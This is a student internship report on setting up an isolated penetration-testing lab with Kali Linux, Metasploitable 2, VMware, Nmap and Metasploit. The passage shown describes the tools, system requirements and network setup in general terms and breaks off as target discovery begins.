MULTI -VECTOR ATTACK SIMULATION

A Project Report for Industrial Training and Internship

submitted by

ANAMIKA KUMARI

In the partial fulfillment of the award of the degree of

BCA

in the

IT DEPARTMENT

Of

NETAJI SUBHAS UNIVERSITY

At

Ardent Computech Pvt. Ltd.

CERTIFICATE FROM SUPERVISOR

This is to certify that **Anamika Kumari, NSU2303027** have completed the project titled "Multi- Vector Attack Simulation" under my supervision during the period from 12/09/2025 to 10/11/2025 which is in partial fulfillment of requirements for the award of the **BCA** degree and submitted to the Department of " **IT Department**" of **Netaji Subhas University**.

Deep Sarkar

_____

Signature of the Supervisor

Date: dd/mm/yy

Name of the Project Supervisor:

BONAFIDE CERTIFICATE

Certified that this project work was carried out under my supervision

Multi-Vector Attack Simulation is the Bonafide work of

Name of the student: Anamika Kumari Signature:

SIGNATURE

Name :

PROJECT MENTOR

SIGNATURE

Name:

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ACKNOWLEDGEMENT

The achievement that is associated with the successful completion of any task would be incomplete without mentioning the names of those people whose endless cooperation made it possible. Their constant guidance and encouragement made all our efforts successful.

We take this opportunity to express our deep gratitude towards our project mentor, ***Deep Sarkar*** for giving such valuable suggestions, guidance and encouragement during the development of this project work.

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1. Introduction

In the modern digital era, computer networks and information systems have become an essential part of daily operations for organizations, businesses, and individuals. With the increasing dependence on interconnected systems, the risk of cyber threats and unauthorized access has also grown significantly. Cybersecurity has therefore emerged as a critical field that focuses on protecting computer systems, networks, and sensitive data from malicious attacks, vulnerabilities, and security breaches. One of the key approaches used in cybersecurity to evaluate the strength of a system's defenses is penetration testing. Penetration testing involves simulating real-world cyberattacks in a controlled and ethical environment to identify weaknesses within a system before they can be exploited by malicious actors.

Penetration testing helps security professionals understand how attackers might gain unauthorized access to a system by exploiting vulnerabilities in network services, applications, or configurations. By identifying these weaknesses, organizations can implement appropriate security measures to prevent potential breaches. Tools and frameworks designed for penetration testing allow security analysts to conduct systematic assessments of network infrastructures and identify open ports, running services, and potential vulnerabilities that may exist within a system. This project focuses on demonstrating how vulnerabilities in network services can be identified and exploited within a controlled laboratory environment.

1.1 Background of Cybersecurity and Penetration Testing

Cybersecurity refers to the practice of protecting systems, networks, and digital information from cyber threats such as unauthorized access, data breaches, malware attacks, and system exploitation. As organizations increasingly rely on digital platforms for communication, data storage, and service delivery, maintaining secure systems has become a critical requirement. Cyber attackers often attempt to exploit vulnerabilities in network services, operating systems, and applications to gain unauthorized access or control over a system. These vulnerabilities may arise due to outdated software, misconfigurations, weak authentication mechanisms, or insecure services running on open network ports.

Penetration testing is a proactive security practice used to evaluate the security posture of a system by simulating potential attack scenarios. Security professionals use specialized tools and methodologies to scan networks, identify vulnerabilities, and attempt controlled exploitation of these weaknesses. This process helps determine how an attacker could potentially compromise a system and what level of access could be obtained. Tools such as Nmap are commonly used to discover active hosts and identify open ports and services within a network, while frameworks such as Metasploit Framework are used to exploit known vulnerabilities in those services. Through penetration testing, security professionals can assess the effectiveness of security controls and recommend improvements to strengthen the system against potential cyber threats.

1.2 Purpose of the Project

The primary purpose of this project is to demonstrate the process of identifying and exploiting vulnerabilities in a controlled cybersecurity laboratory environment. The project aims to provide a practical understanding of how attackers analyze network services, discover open ports, and exploit vulnerabilities in outdated or insecure software. By simulating real-world attack scenarios, this project highlights the importance of regular security assessments and vulnerability management in maintaining a secure network infrastructure.

The project involves setting up a penetration testing environment consisting of an attacker machine and a deliberately vulnerable target system. The attacker system runs a penetration testing operating system equipped with various security tools used for network scanning, vulnerability identification, and exploitation. The target system is intentionally designed to contain numerous security vulnerabilities that can be discovered and exploited for educational purposes. The process begins with network scanning to identify open ports and services running on the target machine. Once the services and their versions are identified, known vulnerabilities associated with those services are analyzed. Exploitation techniques are then applied using penetration testing frameworks to gain access to the target system. The overall objective is to demonstrate the complete penetration testing workflow from reconnaissance and scanning to exploitation and system access.

1.3 Overview of Metasploitable Environment

To safely perform penetration testing exercises, it is important to use systems that are intentionally designed to contain vulnerabilities. One such system widely used for educational and research purposes is Metasploitable 2. This virtual machine is a deliberately vulnerable Linux-based operating system that contains multiple insecure services and outdated software versions. It was developed specifically to provide a safe environment where cybersecurity students and professionals can practice vulnerability assessment and exploitation techniques without affecting real-world systems.

In this project, the vulnerable machine is deployed as a virtual machine within a virtualization platform, allowing it to operate within an isolated network environment. The attacker machine, running a penetration testing distribution, interacts with the vulnerable system through the local virtual network. The environment allows the attacker machine to perform network scanning using tools such as Nmap to identify open ports and services running on the target machine. Once these services are discovered, their versions are analyzed to determine whether they contain known vulnerabilities. Exploitation of these vulnerabilities is then performed using the capabilities provided by the Metasploit Framework, which enables the attacker to gain controlled access to the target system.

The use of a virtualized and intentionally vulnerable environment ensures that all activities performed during the project remain ethical and confined within a controlled laboratory setup. This approach allows learners to understand real-world cybersecurity attack methodologies while maintaining responsible and safe experimentation practices.

2. Objectives of the Project

The primary objective of this project is to understand and demonstrate the practical process of identifying and exploiting vulnerabilities within a controlled cybersecurity laboratory environment. With the increasing reliance on networked systems and internet-based services, organizations face constant threats from attackers attempting to exploit weaknesses in software, operating systems, and network configurations. Through this project, a structured approach to penetration testing is presented, allowing the study of how attackers analyze systems, discover weaknesses, and attempt to gain unauthorized access. The project aims to replicate this process in a safe environment using deliberately vulnerable systems so that the techniques can be studied for educational and defensive purposes.

Another important objective of this project is to gain practical experience in network reconnaissance and service enumeration. In cybersecurity, reconnaissance is the initial phase in which a security analyst gathers information about a target system. This includes identifying active hosts, open network ports, and

the services running on those ports. Tools such as Nmap play a crucial role in this stage by enabling the detection of open ports and service versions running on a system. By analyzing this information, security professionals can determine whether the services contain known vulnerabilities that may be exploited by attackers.

The project also aims to develop an understanding of vulnerability analysis and exploitation techniques. Once open ports and service versions are identified, the next step involves researching known vulnerabilities associated with those services. These vulnerabilities may arise from outdated software versions, weak authentication mechanisms, or insecure configurations. The project demonstrates how these weaknesses can be exploited using specialized penetration testing frameworks such as the Metasploit Framework. This framework provides a collection of exploit modules that can be used to test whether a system is vulnerable and to simulate real-world attack scenarios in a controlled manner.

Another objective of this project is to demonstrate how an attacker can gain access to a vulnerable system through exploited services. By successfully exploiting vulnerabilities on commonly used ports such as FTP, SSH, or web services, the project illustrates how attackers may establish sessions and interact with the compromised system. The process of gaining system access helps highlight the potential risks associated with poorly secured network services and outdated software components.

Finally, the project aims to emphasize the importance of cybersecurity awareness and defensive strategies. By understanding how attacks are performed, security professionals can better design countermeasures to protect systems from similar threats. The use of a deliberately vulnerable system such as Metasploitable 2 ensures that all testing activities remain within an ethical and controlled environment. The knowledge gained from this project can contribute to improving system security, strengthening network defenses, and promoting responsible cybersecurity practices.

3. Tools and Technologies Used

The successful execution of a penetration testing project requires a combination of specialized operating systems, security tools, and virtualization platforms that enable the creation of a controlled testing environment. In cybersecurity research and education, these tools allow analysts to simulate real-world attack scenarios without affecting production systems or external networks. For this project, a virtual laboratory environment was established using a set of widely recognized cybersecurity tools and technologies that support vulnerability scanning, service enumeration, and exploitation. The attacker system was configured with security testing tools, while the target system consisted of a deliberately vulnerable machine designed for penetration testing practice. Each tool used in this project plays a specific role in the overall penetration testing workflow, ranging from network discovery to vulnerability exploitation.

3.1 Kali Linux

Kali Linux is a specialized Linux distribution developed for digital forensics and penetration testing. It is widely used by cybersecurity professionals, ethical hackers, and security researchers due to the large collection of pre-installed security tools it provides. The operating system is designed specifically to support tasks such as vulnerability assessment, network analysis, password testing, digital forensics, and exploitation of system vulnerabilities.

In this project, Kali Linux functions as the attacker machine within the virtual lab environment. It provides access to various penetration testing tools required for scanning, enumeration, and exploitation of vulnerable services. The system includes utilities such as network scanners, packet analyzers, password

cracking tools, and exploit frameworks that help security professionals simulate attack scenarios. Because of its extensive toolset and active community support, Kali Linux has become one of the most widely adopted operating systems in the field of cybersecurity testing.

3.2 Metasploitable 2

Metasploitable 2 is a deliberately vulnerable Linux virtual machine developed to provide a safe environment for learning penetration testing techniques. It contains numerous known vulnerabilities across different services, including outdated applications, insecure configurations, and weak authentication mechanisms. These vulnerabilities make it an ideal platform for practicing vulnerability scanning and exploitation without the risk of damaging real systems.

In this project, Metasploitable 2 serves as the target machine that is intentionally exposed to simulated attacks from the attacker system. The machine runs multiple network services on different ports, such as FTP, SSH, and HTTP, many of which contain known security flaws. By scanning the system and identifying these services, security analysts can attempt to exploit them using penetration testing tools. The controlled and vulnerable nature of this system makes it highly suitable for educational cybersecurity projects and laboratory experiments.

3.3 VMware Workstation

VMware Workstation is a virtualization platform that allows users to run multiple operating systems as virtual machines on a single physical computer. Virtualization technology enables the creation of isolated environments where different operating systems can interact with each other through a virtual network without affecting the host system.

In this project, VMware Workstation is used to create and manage the virtual machines required for the penetration testing environment. Both the attacker machine and the vulnerable target machine are deployed as virtual machines within this platform. The virtualization environment allows the systems to communicate with each other through an internal network configuration such as host-only or NAT networking. This setup ensures that all penetration testing activities remain confined within the virtual laboratory environment and do not interact with external networks.

3.4 Nmap

Nmap is a powerful network scanning and reconnaissance tool used by security professionals to discover devices, open ports, and services running on a network. It plays a critical role during the reconnaissance phase of penetration testing, where the objective is to gather information about the target system.

In this project, Nmap is used to perform network scanning on the vulnerable machine in order to identify open ports and active services. The tool can also detect the versions of software running on these services, which helps in determining whether they contain known vulnerabilities. By analyzing the scan results, security analysts can determine potential attack vectors and identify which services may be susceptible to exploitation. Nmap's flexibility and wide range of scanning techniques make it one of the most important tools in the penetration testing process.

3.5 Metasploit Framework

Metasploit Framework is one of the most widely used exploitation frameworks in the cybersecurity field. It provides a comprehensive platform for developing, testing, and executing exploit code against

vulnerable systems. The framework contains a large database of known exploits targeting different operating systems, applications, and network services.
In this project, the Metasploit Framework is used to exploit vulnerabilities identified during the scanning and enumeration phases. Once the open ports and service versions on the target machine are identified, the framework allows the user to search for corresponding exploits that match those services. After configuring the exploit parameters, the framework can launch the attack and attempt to gain access to the vulnerable system. If the exploitation is successful, the framework may establish a session that allows interaction with the compromised system. This capability demonstrates how attackers can leverage vulnerabilities in network services to gain unauthorized access to a system within a controlled testing environment.

4. System Requirements

In order to successfully perform penetration testing experiments within a controlled laboratory environment, it is necessary to establish a system configuration that supports virtualization, network communication between virtual machines, and the execution of specialized cybersecurity tools. The system requirements for this project are designed to ensure that both the attacker machine and the vulnerable target machine can operate simultaneously without performance issues. Because the experiment involves running multiple operating systems within a virtual environment, adequate hardware resources such as memory, processing power, and storage capacity are required. Additionally, the software components used in the project provide the tools necessary for vulnerability scanning, enumeration, and exploitation.
The system requirements can be broadly divided into two categories: hardware requirements and software requirements. Hardware requirements refer to the physical components needed to run the virtual machines effectively, while software requirements include the operating systems, virtualization platforms, and cybersecurity tools used to conduct the penetration testing activities.

4.1 Hardware Requirements

The hardware requirements for this project are primarily determined by the need to run multiple virtual machines simultaneously. Virtualization technology allows several operating systems to operate independently on a single host system, but this process requires sufficient system resources to maintain stable performance. A computer with a modern multi-core processor is recommended, as it enables efficient allocation of computing resources to each virtual machine. The processor should also support hardware virtualization technologies, which improve the performance and stability of virtual environments.
Adequate system memory is another critical requirement for the project. Running both the attacker machine and the vulnerable machine simultaneously requires sufficient RAM to prevent system slowdowns or instability. A minimum of 8 GB of RAM is recommended for smooth operation, although higher memory capacity can significantly improve performance when running additional tools or performing intensive scanning operations. Storage capacity is also important, as virtual machines require disk space for operating system installation, security tools, and captured experimental data. A minimum of 40–50 GB of available storage space is typically required to accommodate the virtual machines and related files.
Network connectivity within the virtualization environment is also necessary to allow communication between the attacker and target systems. Although an internet connection is not strictly required for the

exploitation process itself, it may be useful for downloading security tools, updates, or vulnerability information during the research phase of the project.

4.2 Software Requirements

The software requirements for this project include the operating systems, virtualization platforms, and cybersecurity tools used to create the testing environment and perform penetration testing tasks. The primary operating system used for the attacker machine is Kali Linux, which provides a comprehensive collection of security testing tools designed for vulnerability assessment, digital forensics, and network analysis. This operating system includes many built-in tools that support various phases of penetration testing.

The vulnerable target machine used in the project is Metasploitable 2, which is specifically designed to contain multiple security weaknesses for educational purposes. It runs outdated services and insecure configurations that allow students and security researchers to practice identifying vulnerabilities and testing exploitation techniques in a safe and controlled environment.

To host both the attacker and target systems, a virtualization platform is required. In this project, VMware Workstation is used to create and manage virtual machines. This software enables the user to run multiple operating systems simultaneously on a single computer while maintaining isolation between the host system and the virtual environments.

In addition to the operating systems and virtualization platform, several specialized cybersecurity tools are used during the penetration testing process. Network scanning and reconnaissance are performed using Nmap, which helps identify active hosts, open ports, and services running on the target machine. After identifying potential vulnerabilities, exploitation is conducted using the Metasploit Framework, which provides a large collection of exploit modules and payloads that allow security analysts to simulate real-world attacks on vulnerable systems.

Together, these hardware and software components form a complete penetration testing environment that enables the systematic identification, analysis, and exploitation of vulnerabilities in a controlled and ethical cybersecurity laboratory setup.

5. Lab Environment Setup

A properly configured laboratory environment is essential for conducting penetration testing experiments in a safe and controlled manner. In cybersecurity research and training, performing security testing on real-world production systems without authorization is unethical and illegal. Therefore, security professionals and students often create isolated virtual environments where attacks can be simulated without affecting external networks or devices. In this project, a virtual penetration testing laboratory is established using virtualization technology to simulate the interaction between an attacker system and a vulnerable target system.

The lab environment consists of two main virtual machines: an attacker machine and a deliberately vulnerable target machine. The attacker machine runs a penetration testing operating system equipped with security tools used for reconnaissance, scanning, and exploitation. The target machine is intentionally configured with vulnerable services that can be analyzed and exploited for educational purposes. Both machines operate within a virtual network environment created through a virtualization platform, ensuring that all activities remain confined within the local system. The setup process involves installing the virtualization software, configuring the attacker and target machines, and establishing a virtual network that allows communication between the two systems.

5.1 Installing VMware Workstation

The first step in setting up the laboratory environment involves installing VMware Workstation on the host computer. VMware Workstation is a powerful virtualization platform that enables users to run multiple operating systems simultaneously on a single physical machine. This technology allows different operating systems to function independently within virtual machines while sharing the underlying hardware resources of the host system.


The installation process begins by downloading the VMware Workstation installation package from the official website. After launching the installer, the user is guided through a series of setup steps, including accepting the license agreement, selecting the installation directory, and configuring optional components. Once the installation is completed, the system may require a restart to finalize the setup. After installation, VMware Workstation provides an interface that allows users to create, configure, and manage virtual machines. This platform becomes the foundation of the penetration testing laboratory, enabling the deployment of both the attacker and target systems in an isolated virtual environment.

5.2 Setting up Kali Linux Attacker Machine

The attacker system used in this project is based on Kali Linux, which is a widely recognized operating system designed specifically for cybersecurity testing and digital forensics. Kali Linux includes a large collection of pre-installed security tools that support activities such as network scanning, vulnerability analysis, password testing, and exploitation of system vulnerabilities.

To create the attacker machine, a new virtual machine is configured within VMware Workstation. During the setup process, the Kali Linux installation image is selected as the operating system source. The virtual machine is then assigned system resources such as memory, processor cores, and storage space according to the hardware capabilities of the host computer. After completing the installation process, Kali Linux boots into a fully functional environment containing various cybersecurity tools.

Once the operating system is installed, the attacker machine can be used to perform reconnaissance and scanning activities against the vulnerable target system. Tools such as Nmap are used to identify open ports and running services, while exploitation frameworks such as the Metasploit Framework allow the user to attempt controlled exploitation of discovered vulnerabilities.




5.3 Setting up Metasploitable 2 Vulnerable Machine

The target machine used in this project is Metasploitable 2, which is a purposely vulnerable operating system created for learning and practicing penetration testing techniques. Unlike secure production systems, Metasploitable 2 contains numerous security weaknesses, outdated services, and misconfigurations that can be discovered and exploited during security assessments.

To set up the vulnerable machine, the Metasploitable 2 virtual machine file is imported into VMware Workstation. Because the system is distributed as a preconfigured virtual machine image, it does not require a traditional installation process. Instead, the image is simply loaded into the virtualization platform and configured with appropriate hardware resources. Once the virtual machine is started, the system boots into a Linux environment that runs several network services designed to simulate vulnerable applications.

These services operate on various network ports and represent common attack targets in penetration testing scenarios. By scanning this system from the attacker machine, security analysts can identify the running services, determine their versions, and analyze potential vulnerabilities associated with them. The intentionally vulnerable nature of Metasploitable 2 makes it an ideal platform for practicing exploitation techniques in a controlled environment.



5.4 Network Configuration (NAT / Host-Only Network)


After configuring both virtual machines, it is necessary to establish a network connection that allows communication between them. Virtualization platforms provide several networking modes that control how virtual machines interact with each other and with external networks. Two commonly used networking configurations are Network Address Translation (NAT) and host-only networking.

In a NAT configuration, the virtual machines share the host system's network connection to access external networks such as the internet. The virtualization software acts as an intermediary that translates network requests between the virtual machines and the external network. While NAT allows internet

connectivity, it may also expose the virtual machines to external network interactions if not properly isolated.

Host-only networking, on the other hand, creates a private virtual network that exists solely between the host computer and the virtual machines. In this configuration, the attacker machine and the vulnerable target machine can communicate with each other but cannot directly interact with external networks. This setup is commonly preferred for penetration testing laboratories because it ensures that all testing activities remain confined within the isolated environment.

For the purposes of this project, configuring the virtual machines within a host-only or internal virtual network ensures that the penetration testing activities remain safe, ethical, and restricted to the local laboratory setup. Once the network configuration is complete, the attacker system can begin scanning the vulnerable machine to identify open ports and potential vulnerabilities, which forms the next stage of the penetration testing process.




6. Network Discovery and Enumeration

Network discovery and enumeration represent one of the most critical phases in the penetration testing process. During this stage, the attacker gathers detailed information about the target system, including its network address, active services, and potential entry points. In real-world cyberattacks, adversaries rely heavily on reconnaissance techniques to understand the structure of the target network and identify vulnerable services that may allow unauthorized access. Similarly, ethical hackers and security professionals perform these activities in controlled environments to evaluate system security and identify weaknesses before they can be exploited by malicious actors.

The objective of this phase is to systematically collect information about the target machine without directly exploiting it. This includes identifying the IP address of the target system, determining which network ports are open, discovering the services running on those ports, and detecting the software versions associated with those services. Each piece of information gathered during this stage helps build a

clearer understanding of the target system's security posture. In this project, these activities are conducted from the attacker machine using specialized scanning tools, most notably Nmap, which is widely used for network reconnaissance and service enumeration.




6.1 Identifying Target IP Address

Before initiating any scanning or enumeration process, the attacker must first determine the IP address of the target machine within the network. In a virtual laboratory environment, both the attacker machine and the vulnerable machine are connected through a virtual network created by the virtualization platform. Each system is assigned an IP address that enables communication between the machines.

To identify the target machine's IP address, the user can access the terminal of the vulnerable system and use standard networking commands available in the Linux environment. These commands display the network configuration of the machine, including the assigned IP address and network interface details. Once the IP address of the vulnerable system is identified, it becomes the primary target for subsequent scanning operations.

